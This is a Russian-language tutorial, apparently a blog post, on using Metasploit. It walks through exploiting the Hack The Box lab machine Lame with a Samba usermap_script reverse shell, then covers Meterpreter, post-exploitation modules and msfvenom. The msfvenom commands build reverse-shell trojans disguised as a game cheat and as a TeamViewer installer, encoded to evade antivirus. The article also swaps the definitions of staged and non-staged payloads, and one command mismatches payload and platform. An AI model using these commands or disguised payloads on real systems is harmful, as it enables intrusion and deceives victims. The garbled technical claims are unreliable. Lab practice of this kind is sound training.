Пример использования Metasploit Framework

spy-soft.net/metasploit-example

14 декабря 2023 г.

В прошлый раз мы подробно рассмотрели Metasploit Настало время что-нибудь взломать. Впрочем, не что-нибудь, а намеренно уязвимую машину Lame с площадки Hack The Box. В ней присутствует уязвимость CVE-2007-2447. Это будет короткий гайд с примером использования.

Еще по теме: Сравнение C&C Metasploit и Havoc

Справка и пример использования Metasploit

Запуск Metasploit

Для начала необходимо правильно запустить Metasploit.


Структура Metasploit

Metasploit состоит из семи разделов:

- **Exploits** — это, считайте, костяк фреймворка, он включает в себя эксплоиты на любой вкус и для любых платформ. О том, как они хранятся и как их искать, мы поговорим позже;
- **Auxiliary** — вспомогательные модули, служат не для эксплуатации, а скорее для обнаружения уязвимостей, как пример — Nmap;
- **Post** — постэксплуатация. То есть, когда систему уже ломанули, можем использовать штуки отсюда для работы с ней. По факту это тоже эксплоиты, но для системы, к которой у нас есть доступ;
- **Payloads** — полезные нагрузки. Это не эксплоиты, а скорее вредоносный код на все случаи жизни. Например, для получения обратного шелла;

- **Encoders** — кодировщики нагрузок. Призваны скрыть факт проникновения от антивируса или обойти службы безопасности;
- **Nops** — модули из этого раздела заставляют процессор ничего не делать в течение какого-то времени;
- **Evasion** — уклонение от детекта. Сюда входят разные трюки для обхода Microsoft Defender, файрволов и прочих защит Windows. Я этот модуль не буду рассматривать, так как тема уже не совсем для новичков.

Модули здесь строго структурированы. Например, рассмотрим расположение модуля, который нам потребуется для взлома Lame.



Важная ремарка: multi — значит для любой системы (если только для винды, будет windows, для Unix — unix и так далее).

Прежде чем читать дальше, вам нужно выполнить простое задание:

```
1  cd /usr/share/metasploit-framework
```

В Kali Linux это дефолтная папка Metasploit. Заходите в нее и пробуйте походить по разделам и освоиться со структурой. Это потом пригодится.

Но вернемся к самому Metasploit. Первая команда, о которой нужно знать, — это search. Дальше просто вбиваем нужное нам название. У этой команды есть дополнительные параметры, пробежимся по самым важным из них:

- **type** — из какого раздела взять модуль;
- **cve** — поиск по базе CVE;
- **platform** — для какой платформы нужен эксплоит.

Например, ищем эксплоиты для Samba, получившие CVE в 2007 году:

```
1  search type:exploit cve:2007 samba
```


Подробнее о возможностях поиска можете узнать, набрав search -h.

Пример использования Metasploit

Давайте ее для начала найдем:

```
search CVE-2007-2447
```

Чтобы начать работать с модулем, вам нужно выполнить команду use.




```
use 0
```

Здесь — это порядковый номер в списке вывода команды search.

Можно еще выбрать модуль вот такой командой:


```
use exploit/multi/samba/usermap_script
```

В качестве параметра указан полный путь до эксплоита.

Первое, что вы должны сделать после перехода к модулю, — набрать команду info. Она отображает базовую информацию о модуле. Далее мы начинаем работать с самим модулем. Выполняем команду:

```
show options
```

Это покажет основные настройки модуля.



Давайте разберемся, что это вообще за параметры:

- **RHOSTS** — сюда будем вставлять апишник жертвы;
- **RPORT** — порт, который мы атакуем;
- **Payload** — нагрузка, которая будет использоваться. Обычно задана дефолтная, но иногда нужно будет менять;
- **LHOST** — наш локальный хост, куда будет приходить отстук;
- **LPORT** — порт, на который придет отстук.

Чтобы выставить какой-то из параметров, нужно ввести команду

```
set [параметр] значение
```

Например:

```
set RHOSTS 10.129.45.31
```

Еще сразу запомните команду show payloads, она показывает нагрузки, которые можно применять с выбранным модулем. То есть мы можем поменять дефолтный пейлоад на тот, который захотим (разумеется, если он комбинируется). Например:

```
set PAYLOAD payload/cmd/unix/reverse_python
```

В нашем случае этот пейлоад не сработает, я показал его как пример. Ставим предыдущую нагрузку:

```
1  set PAYLOAD payload/cmd/unix/reverse_netcat
```

Теперь перед запуском программы перепроверяем все параметры:

```
1  show options
```

> Учтите, что в некоторых эксплоитах будет мало просто указать RHOSTS и LHOST. Подробнее об этом см. в статье «Что означает LHOST RHOST в Metasploit».

Параметры корректны, значит, можно запускать!

Пишем run или exploit.


```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.129.45.31     yes       The target host(s), see h
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.63      yes       The listen address (an int
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Все, мы внутри.

Казалось бы, тут можно и закончить статью. Но у Metasploit есть еще несколько очень интересных фич.

Сессии Metasploit

Чтобы сохранить сессию в бэкграунд, можете нажать Ctrl-Z. А чтобы проверить ее, введите команду sessions.




Чтобы вернуться к сессии, введите sessions -i [ID нужной сессии].

```
1  sessions -i 3
```

Сессии пригодятся вам при работе с модулями из раздела POST. Предположим, у нас есть сессия с ID 10 и нам нужно найти всех пользователей на машине с Linux:

```
1  use post/linux/gather/enum_users_history
2  set session 10
3  show options
```

Все корректно, можно запускать: run.



Staged и non-staged пейлоады

Было бы преступлением не упомянуть типы пейлоадов. Их тут два:

- **staged** — содержит весь код нагрузки, ну например, весь код реверс-шелла;
- **non-staged** — тут гораздо интереснее, такой пейлоад содержит код, который сам загружает полезную нагрузку на хост.

Пейлоады типа **non-staged** позволяют куда легче обходить антивирусы и файрволы, потому что их размер значительно меньше и они не содержат сам код зловреда.

Meterpreter

Это версия командной оболочки Metasploit, но предназначенная для загрузки на машину-жертву. Например, с ее помощью можно дампить пароли, подгружать и эксфильтровать файлы, сниффить, запускать исполняемые файлы и еще много чего веселого. Также ее трудно обнаружить стандартными средствами защиты.

Для начала советую запомнить несколько команд, которые пригодятся при работе с Meterpreter:

- help — выводит все основные команды Meterpreter;
- run — запускает скрипт Meterpreter;
- upload — загружает файл на атакуемую машину;
- download — скачивает файл с атакуемой машины;
- shell — активирует обычную командную оболочку;
- execute — выполняет команду на целевой системе;
- ps — вывод всех процессов;
- sysinfo — инфа о системе, на которую мы забрались;
- getuid — отображает пользователя, от имени которого запущен Metasploit.

Подробнее см. в статье «Обход антивируса в Meterpreter».

Msfvenom

Ну и наконец, поговорим о msfvenom. Это тулза для генерации пейлоадов (к слову, очень удобная). Например, нужно нам сгенерить бинарный реверс-шелл для Linux (см. также Как использовать MSFVenom).

Делается это так:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp \
        LHOST=<твой_IP> LPORT=<твой_порт> \
        -f elf -o CheatNaBrawlStars.elf -e x86/shikata_ga_nai
msfvenom -p linux/x86/meterpreter/reverse_tcp \
        LHOST=<твой_IP> LPORT=<твой_порт> \
        -x \~/Downloads/TeamViewer_Setup.exe \
        -e x86/shikata_ga_nai -a x86 \
        --platform windows \
        -o TeamViewer_Setup.exe -i 100
```

Пройдемся по параметрам:

- -p — пейлоад;
- -f — расширение файла;
- -o — название файла;
- -e — шифрование, обфускация или кодировка;
- -x — путь к исполняемому файлу, он будет взят как основа для составления пейлоада, и это понизит вероятность обнаружения в несколько раз;
- -a — архитектура, под которую будет создан пейлоад;

- --platform — платформа, под которую будет создан пейлоад.

Заключение

На этом наш краткий экскурс и пример использования закончен, не забудьте сохранить рабочее пространство:

```
db_export -f xml -a /путь/к/файлу.xml
```

Напоследок — небольшой список легких машинок с Hack The Box для отработки навыков: Lame, Legacy, Optimum, Arctik и Blue и ссылок с примерами использования Metasploit: